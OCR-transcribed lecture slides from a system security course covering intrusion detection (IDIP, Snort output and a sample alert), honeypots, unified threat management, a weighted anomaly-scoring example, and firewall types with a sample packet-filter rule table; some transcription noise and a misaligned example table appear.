
Intrusion Detection and Isolation Protocol (IDIP)

- Kahn and Zurko proposed the use of IDIP as a mechanism for blocking network flooding attacks which would result in denial of service.
- Consider a flooding attack launched against host T, by host L, along the path L→Z→Y→X→W→V→T.
- The flood effectively stops all traffic along that path.
  - V detects the flood, blocks traffic for T, and notifies W.
  - W detects traffic targeting T, stops it, and notifies X.



- X detects the traffic targeting T, stops it, and notifies Y & C.
- W notices the traffic for T has stopped, and it eliminates its suppression.
- T, V, W, and b can know communicate freely again, because X has blocked the flooding.
- Y detects the flooding, stops it and informs Z & D.

– X detects that the traffic going through it for T has stopped, and X stops its suppression.
– Z detects the flooding and suppresses the flooding traffic.
– This process continues until all traffic from L to T is suppressed.



The last two steps…

- **Recovery from the attack**:
  - We restore the system to a secure state.
- **Follow-up to the attack**:
  - Take some action external to the system against the attacker.
  - Pursue legal action against the attacker.
  - Two methods to identify attacker:
    - Thumb printing.
    - IP Header Marking.

IDS Products

- SNORT: Widely used…
- Anzen Flight Jacket
- Axent/Symantec NetProwler and Intruder Alert
- Check Point IPS-1
- Cisco Secure IDS
- CyberSafe Centrax IDS
- Endian Firewall
- Enterasys Dragon IDS
- ISS RealSecure
- Network ICE BlackICE Sentry
- Untangle

SNORT: Signature based.

- Open source – Freeware, but based at SourceFire where there are quite a few professional developers.
- Provides intrusion detection on Windows, Linux, and Unix.
  - http://www.snort.org/
- The current Windows version: ~2.9.7.5
- SNORT allows sets of rules used for detection and logs:
  - Packet information.
  - Alerts.

```
Snort analyzed 523 out of 523 packets, dropping
0(0.000%) packets

Breakdown by protocol:                    Action Stats:
    TCP: 502        (95.985%)             ALERTS: 12
    UDP: 8          (1.530%)              LOGGED: 12
   ICMP: 12         (2.294%)              PASSED: 0
    ARP: 1          (0.191%)
  EAPOL: 0          (0.000%)
   IPv6: 0          (0.000%)
    IPX: 0          (0.000%)
  OTHER: 0          (0.000%)
DISCARD: 0          (0.000%)
```

This is from an old version.

ICMP : Internet Control Message Protocol.

ARP: Address resolution protocol.

EAPOL: EAP over LAN.


```
Wireless Stats:
Breakdown by type:
    Management Packets: 0          (0.000%)
    Control Packets:    0          (0.000%)
    Data Packets:       0          (0.000%)
==========================================
Fragmentation Stats:
Fragmented IP Packets: 0          (0.000%)
    Fragment Trackers: 0
   Rebuilt IP Packets: 0
   Frag elements used: 0
Discarded(incomplete): 0
   Discarded(timeout): 0
  Frag2 memory faults: 0
==========================================
TCP Stream Reassembly Stats:
        TCP Packets Used: 502        (95.985%)
         Stream Trackers: 6
          Stream flushes: 2
           Segments used: 14
   Stream4 Memory Faults: 0
```

A SNORT Alert

```
[**] [1:620:9] SCAN Proxy Port 8080 attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
08/25-20:28:01.281635 0:50:FC:F1:9E:39 -> 0:60:64:3:DE:7C
type:0x800 len:0x3E
192.168.0.200:1631 -> 130.130.37.205:8080 TCP TTL:128
TOS:0x0 ID:1553 IpLen:20 DgmLen:48 DF
******S* Seq: 0x497BC4F  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
```

Hard to read? → Snorby

- Snorby is a front end for an IDS like Snort.
- https://github.com/Snorby/Snorby
- To set something up at home …
  https://techanarchy.net/2015/01/home-ids-with-snort-and-snorby/
  – From the website, … their infrastructure …



Honeypots

- Honeypots can divert attackers from a critical system, and/or collect information about the attacker's activity.
- They can encourage the attacker to stay on the system long enough for administrators to respond.
  - We can fill a honeypot with fabricated information designed to appear valuable.
  - A legitimate user of the system will not access that location.
  - We fill the system with sensitive monitors and wait! ☺

Possibly **trap-and-trace**.

Honeypots

- The honeypot is a resource that has no production value. There is no legitimate reason for anyone outside the network to interact with a honeypot.
- Any attempt to communicate with the honeypot is most likely a probe, scan, or attack.
- Conversely, if a honeypot initiates outbound communication, the system has probably been compromised.

Intrusion prevention systems

- Obviously rather than just detecting intrusions and working out what happened afterwards, we often want to prevent traffic from getting into our system.
- So, we use intrusion prevention systems,
  - Like firewalls, which will be looked at soon!
  - If you look at what we have just described, it should be clear that we are really talking about access control (again!).

Unified Threat Management Systems

- Since about 2004, the deployment of the mechanisms that we have described somewhat independently, has started to become unified.
  - In unified threat management systems (UTM).
- So we might have **firewalls**, **intrusion detection**, **intrusion prevention**, **gateway anti-virus**, VPN, anti-spam, ..., features together.
- In addition to the consistency advantages, this simplifies the management and maintenance, since it's effectively a single device/software element from a single provider.

- There are a couple of significant disadvantages:
  - It may be a bottleneck in terms of processing and bandwidth.
  - There is a single point of failure.




Figure 9.5 **Unified Threat Management Appliance**
Source: Based on [JAME06].

Figure 9.5 Stallings and Brown 2nd edition.

Multiple variables: Recalled

- A collection of measures, $(m_1, m_2, \ldots, m_n)$ and associated weights $(w_1, w_2, \ldots w_n)$.
- Each user has an appropriately determined base profile $(M_1, M_2, \ldots M_n)$.
- To process a system we measure the active profile $(\mu_1, \mu_2, \ldots \mu_n)$.
- We then apply a collection of distance functions D_i to determine $d_i=D_i(M_i,\mu_i)$.

- Our decision can then be based on a threshold, either at the level of individual distances, or in terms of a composite threshold

$$\sum_{i=1}^{n} w_i d_i \leq d_t$$

- It could also be possible to cross-correlate the distance functions.
- The distance functions themselves are functions of the probability distributions associated with the user profile and their actual profile, that is the result of observations.

- Here goes an example …

Total time - average / stdev = answer
answer x weight = login

Event	Average	Stdev		Weight
Logins	4.50	1.25	0.4	2
Total time online	287.15	42.12	0.17	1
Emails sent	65.40	30.71	0.31	1
Orders processed	150.73	20.13	1.95	1
Pizza's ordered online	2.03	1.06	1,86	0.5

Event	Day 1	Day 2
Logins	7	5
Total time online	300	280
Emails sent	60	75
Orders processed	170	190
Pizza's ordered online	2	4

Calculate $\frac{(7-4.5)}{1.25}=2$

So logins contribute 2 * 2 = 4.

slow login = how far from average

CSCI262
System Security (**S7b**)


Firewalls

Outline

- What is a firewall?
- Why do I want/need a firewall?
- Firewall Design Principles:
  - Firewall Characteristics.
  - Types of Firewalls.
  - Firewall architectures.

What is a firewall?

- A mechanism or device for controlling connections/traffic between networks.
  - The control can be at different levels, by IP address or content, for example.
- They can effectively enforce some access control and implement security policies.
  - Generally, they are designed to distinguish between the “trusted” internal network and the “distrusted” external network.



Infrastructure motivates firewall use

- There are certain common types of infrastructures:
  - A Centralized data processing system, with a central mainframe supporting a number of directly connected terminals.
  - Local area networks (LANs) interconnecting PCs and terminals to each other.
  - Enterprise-wide network, consisting of multiple, geographically distributed LANs interconnected by a private wide area network (WAN).
  - Etc.

- Consider equipping each workstation and server on the such networks with strong security features, including intrusion protection?
- This could be very expensive, and not necessarily efficient.
- So, the firewall is inserted between the internal network and the Internet to establish a controlled link and to erect an outer security wall or perimeter.
- It is an effective means of protection a local system or network of systems from network-based security threats while affording access to the outside world via WANs or the Internet.

Design requirements

- Access to the network, either in or out, should be through the firewall.
  - Physically the firewall should be the *only* access point in/out of the network.
- Only authorised traffic should be allowed through the firewall.
  - Authorisation is defined with respect to the security policies implemented on the firewall.
- The firewall needs to be “invulnerable”.
- The firewall needs to be trusted.

General control techniques

- Basically: “What can filtering be based on?”:
  - **Service control:** Determines the type of services accessible, based, for example, on IP address and TCP port numbers.
  - **Direction control:** Determines which direction particular services may be requested in.
  - **User control:** Tailors usage to particular users. This is more likely to be applied to internal users, for it to apply to external users appropriate authentication mechanisms would be needed.
  - **Behaviour control:** Within an allowed service particular patterns or structures can be disallowed. This can prevent spam for example.

What can a firewall do?

- A firewall can:
  - Provide a choke point to protect a network from outside. This simplifies security management and deployment.
  - Monitor traffic, in particular for attempted security breaches.
  - Provide a platform for some non-security functions, such as Network Address Translators.
    - That’s network layer functionality.

What can’t a firewall do?

- A firewall cannot:
  - Protect against internal attackers.
  - Practically protect against malware or programs infected with malware.
  - Protect against services that bypass the firewall. For example, a dial-in service to a local area network may not pass through the firewall.

Types of firewalls

- Common types of Firewalls:
  - Packet-filtering firewalls.
  - Stateful inspection firewalls or stateful packet filtering.
  - Application-level gateway.
    - Also called proxy servers.
  - MAC layer firewalls.

Packet-filtering firewall

- A packet filtering firewall has a collection of rules.
  - Each incoming and outgoing IP packet is weighed up with respect to the rules, and then either forwarded or discarded.
- The rules are typically based on IP or TCP header fields.
  - If a rule is matched, we determine whether to forward or discard the packet.
  - If there is no match to any rule, then a default action is taken.

The default security policy

- Default discard/reject/deny:
  - If there isn't an explicit rule allowing something, it is blocked.
  - This is a conservative approach. ☺
- Default forward/accept/allow:
  - If there isn't an explicit rule blocking something, it is allowed.
  - This is a liberal approach.☹

Problems with default allow

- How do you know where problems are going to occur?
- How do you protect new applications?
  - Can people just install anything they like and have it run through the firewall?
- On what basis do you restrict access?
  - The security administrator would need to be very up-to-date to keep this secure.


Packet-filtering firewall: Pros and cons

- Packet filtering firewalls are simple and fast.
- They are transparent to users.

But…


- They don’t examine upper-layer data, so cannot prevent, for example, application layer attacks.
  - Logging is limited since there is limited access to the data, which will primarily be upper layer.
  - The lack of upper layer access also typically means they don’t support very substantial user authentication, even though it’s possible for there to be some
- They are generally vulnerable to TCP/IP based attacks, such as network layer address spoofing.
- Improper configuration can cause security breaches. They are not easy to configure.

OSI versus TCP/IP Model




Filters Example

- For network L_1, we would like to allow outsiders:
  1. to access the web server running on W;
  2. to access the SMTP server on M (for e-mail traffic);
  3. to access the DNS server on M.
- We would also like users (programs) on L_1 :
  4. to send e-mail through the SMTP server on M, i.e. allow SMTP server on M to access external SMTP servers;
  5. to access an external NTP server;
  6. We also assume that the DNS server on L_1 can make DNS queries to external DNS servers.
- All other traffic between L_1 and the external networks are not allowed.



Filters Example (cont'd)

	INBOUND traffic	OUTBOUND traffic
1.	request to Web server on W	response from Web server on W
2.	request to SMTP server on M	response from SMTP server on M
3.	request to DNS server on M	response from DNS server on M
4.	response from external SMTP server from SMTP server on M	request from SMTP server on M to external SMTP server
5.	response from external NTP server	request to external NTP servers
6.	response from external DNS server to DNS server on M	request from DNS server on M to external DNS server



L_1 = 10.21.*.*

W = 10.21.5.9

M = 10.21.5.7

Filters Example (cont'd)

- To achieve 1 the following filtering rules can be used:

Rule	Direction	Source Address	Dest. Address	Protocol	Source Port	Dest. Port	ACK Set	Action
A	In	Any	10.21.5.9	TCP	>1023	80	Either	Permit
B	Out	10.21.5.9	Any	TCP	80	>1023	Yes	Permit
C	Either	Any	Any	Any	Any	Any	Either	Deny

Note: In practice, clients should have unprivileged source port of *1024* or higher. The allowable source ports can be written as >1023.

The ack bit is reset (=0) only in TCP connection set-up requests. In all other TCP segments, ack is set.
Rule C is default deny

Static vs dynamic packet filtering

- In static packet filtering rules are developed prior to installation and installed with the firewall, and subsequently changed by direct human input.
- In dynamic packet filtering, the firewall is able to respond to events and change the rules as appropriate.

Stateful Inspection firewalls

- Sometimes it can be useful if the filtering firewall can keep state information.
- Useful for filtering traffic built on stateless protocol such as UDP.
- Example:
  - Allow UPD packet in (carrying a response) only as a response to a previous outgoing UPD packet (carrying a request).
  - Firewall has to remember outgoing UPD packet.
- Can be expensive and complicates administration
  - e.g., State information need be consistently maintained

Application-level gateway (or proxy servers)

- These act as relays for application level traffic, often of limited types, such as web traffic.
  - These act on the application layer of the TCP/IP stack, application, session or presentation in OSI.
- End-to-end connections between server and client are not formed.
- Outgoing and incoming traffic are both inspected.
  - Checks application content for appropriateness, such as restricting particular websites.
  - Checks the format for protocol data.
    - In particular it can protect against malformed IP or TCP packets.

MAC layer firewalls

- Operate at the data link layer.
  - Actually at media access control sub-layer.
- Typically specify the specific traffic allowed from/to a network interface card, or something similar.

